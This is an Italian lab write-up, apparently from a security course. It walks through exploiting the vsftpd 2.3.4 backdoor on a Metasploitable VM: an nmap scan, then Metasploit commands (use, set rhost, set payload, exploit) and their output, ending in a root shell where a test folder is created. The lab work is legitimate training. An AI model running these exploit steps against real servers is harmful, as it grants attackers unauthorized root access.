


Per l'esercizio di oggi, andiamo a modificare l'indirizzo ip della nostra macchina Metasploitable effettuando una configurazione statica con indirizzo 192.168.1.149/24.



```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:0b:4a:38 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe0b:4a38/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

Dopodichè avviamo MSFConsole (Metasploit Framework Console) su Kali Linux per eseguire l'attacco. All'interno di msfconsole eseguiamo `search vsftpd`, ovvero per cercare exploit relativi a **vsftpd**, il demone del servizio FTP che gira sulla porta 21 di Metasploitable. (*vsftpd* sta per *very secure ftp daemon* e ci permette di trasferire file tra client e server attraverso il protocollo di rete FTP).

Infatti “*search ...*” ci permette di cercare moduli all'interno della vasta libreria di Metasploit che possono essere utilizzati per sfruttare vulnerabilità

specifiche.

```
= [ metasploit v6.4.15-dev ]
+ -- [ 2433 exploits - 1251 auxiliary - 428 post ]
+ -- [ 1471 payloads - 47 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > |
```

(Nel frattempo tramite nmap effettuo un ulteriore controllo su ip target e porta per vedere servizio e versione attivi sulla porta 21).

```
File Actions Edit View Help
(kaliⓈkali)-[~]
$ nmap -sV -p 0-100 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 08:08 EDT
Nmap scan report for 192.168.1.149 (192.168.1.149)
Host is up (0.00055s latency).
Not shown: 95 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

In msfconsole seleziono quindi il modulo relativo all'exploit di ftp, più precisamente: *vsftpd_234_backdoor* e posso anche utilizzare il comando **use 1** per caricarlo.

```
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No
```

Qui, tramite **show options** possiamo visualizzare le opzioni necessarie per configurare un modulo di exploit o un payload. Alcune opzioni potrebbero essere obbligatorie e devono essere configurate correttamente affinché

l'exploit funzioni correttamente. Ad esempio, dobbiamo impostare il remote host tramite set rhost con indirizzo ip della macchina Metasploitable, quindi:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.149
rhost => 192.168.1.149
```

A questo punto, tramite show payloads vado a vedere i payload disponibili per eseguire l'attacco.

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact	.	normal	No	Unix Command

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
```

Come possiamo notare, qui abbiamo a disposizione il *payload/cmd/unix/interact* che vado a settare con il comando **set payload 0**. Una volta che abbiamo ottenuto accesso al sistema bersaglio, questo payload consente di interagire con il processo di shell esistente, ovvero ci permette di inviare comandi al prompt della shell come se fossimo fisicamente sul sistema.

Una volta qui, tramite il comando **exploit** lanciamo l'attacco e avremo accesso al sistema target.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.35:36883 -> 192.168.1.149:6200)
    at 2024-07-08 08:10:11 -0400

msf6 root
root
```

Come notiamo in figura siamo all'interno della shell della macchina Metasploitable con indirizzo ip 192.168.1.149 e privilegi di root (amministratore).

Qui andiamo a creare una cartella tramite il comando **mkdir** chiamata test_metasploit:

```
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```